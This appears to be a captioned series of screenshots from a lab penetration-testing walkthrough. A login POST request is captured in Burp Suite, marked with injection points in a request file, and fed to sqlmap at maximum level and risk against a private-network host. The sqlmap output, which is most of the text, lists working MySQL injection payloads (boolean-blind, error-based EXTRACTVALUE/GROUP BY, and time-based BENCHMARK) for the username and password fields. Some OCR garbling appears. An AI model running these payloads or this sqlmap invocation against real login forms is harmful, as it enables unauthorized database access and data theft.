
Raw Params Headers Hex

POST /mysql/sql1/sql.php HTTP/1.1
Accept: text/html, application/xhtml+xml
Referer: http://192.168.168.111:8888/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6
Content-Type: application/x-www-form-
Accept-Encoding: gzip, deflate
Host: 192.168.168.111:8888
Content-Length: 25
Proxy-Connection: Keep-Alive
Pragma: no-cache

username=aaa&password=bbb

- Send to Spider
- Do an active scan
- Do a passive scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser ▶
- Engagement tools [Pro version only] ▶
- Copy URL
- Copy as curl command
- Copy to file
- Save item

) like Gecko

A Notepad++ window titled "C:\sqlmap\req.txt - Notepad++". The window has a menu bar with File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, Plugins, Window, and ?. Below the menu bar is a toolbar with various icons. The main text area shows the contents of the file "req.txt". The text is as follows:

```
1 POST /mysql/sql1/sql.php HTTP/1.1
2 Accept: text/html, application/xhtml+xml, */*
3 Referer: http://192.168.168.111:8888/mysql/sql1/sql.html
4 Accept-Language: en-US
5 User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Host: 192.168.168.111:8888
9 Content-Length: 25
10 Proxy-Connection: Keep-Alive
11 Pragma: no-cache
12
13 username=aaa&password=bbb
```

```
*C:\sqlmap\req.txt -
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
req.txt x
1 POST /mysql/sql1/sql.php HTTP/1.1
2 Accept: text/html, application/xhtml+xml, */*
3 Referer: http://192.168.168.111:8888/mysql/sql1/sql.html
4 Accept-Language: en-US
5 User-Agent: *
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Encoding: gzip, deflate
8 Host: 192.168.168.111:8888
9 Content-Length: 25
10 Proxy-Connection: Keep-Alive
11 Pragma: no-cache
12
13 username=*&password=bbb*
```

```
Administrator: Command Prompt
C:\sqlmap>sqlmap.py -r c:\sqlmap\req.txt --dbms=MySQL --level=5 --risk=3
sqlmap/1.0-dev - automatic SQL injection and database takeover tool
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
consent is illegal. It is the end user's responsibility to obey all applicable
local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 06:17:35
[06:17:35] [INFO] parsing HTTP request from 'c:\sqlmap\req.txt'
custom injection marking character ('*') found in option '--data'. Do you want t
o process it? [Y/n/q] y
[06:17:49] [INFO] testing connection to the target URL
[06:17:49] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0 HTTP(s) reque
sts:
---
Place: (custom) POST
Parameter: #1*
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (Generic comment)
  Payload: username=-1193' OR (9907=9907)-- &password=

  Type: error-based
  Title: MySQL OR error-based - WHERE or HAVING clause
  Payload: username=-2077' OR 1 GROUP BY CONCAT(0x7164697971,(SELECT (CASE WHE
N (1551=1551) THEN 1 ELSE 0 END)),0x7176747171,FL00R(RAND(0)*2)) HAVING MIN(0)#&
password=

  Type: AND/OR time-based blind
  Title: MySQL < 5.0.12 AND time-based blind (heavy query - comment)
  Payload: username=' AND 3132=BENCHMARK(5000000,MD5(0x72585a4d))#&password=

Activate Windows
Go to System in Control Panel
```

```
Administrator: Command Prompt
Payload: username=' AND 3132=BENCHMARK(5000000,MD5(0x72585a4d))#&password=
Place: (custom) POST
Parameter: #2*
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause
Payload: username=&password=-6583' OR (3419=3419) AND 'QSup'='QSup

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)
Payload: username=&password=' AND EXTRACTVALUE(3931,CONCAT(0x5c,0x7164697971
(SELECT (CASE WHEN (3931=3931) THEN 1 ELSE 0 END)),0x7176747171)) AND 'a0ux'='a
0ux

Type: AND/OR time-based blind
Title: MySQL < 5.0.12 AND time-based blind (heavy query)
Payload: username=&password=' AND 9424=BENCHMARK(5000000,MD5(0x69444a79)) AN
D 'viTL'='viTL
---
there were multiple injection points, please select the one to use for following
injections:
[0] place: (custom) POST, parameter: #2*, type: Single quoted string (default)
[1] place: (custom) POST, parameter: #1*, type: Single quoted string
[q] Quit
> 1
[06:18:26] [INFO] testing MySQL
[06:18:26] [INFO] confirming MySQL
[06:18:26] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: Apache 2.4.7, PHP 5.5.6
back-end DBMS: MySQL >= 5.0.0
[06:18:26] [INFO] fetched data logged to text files under 'C:\Users\administrato
r.HACKME\.sqlmap\output\192.168.168.111'
[*] shutting down at 06:18:26
```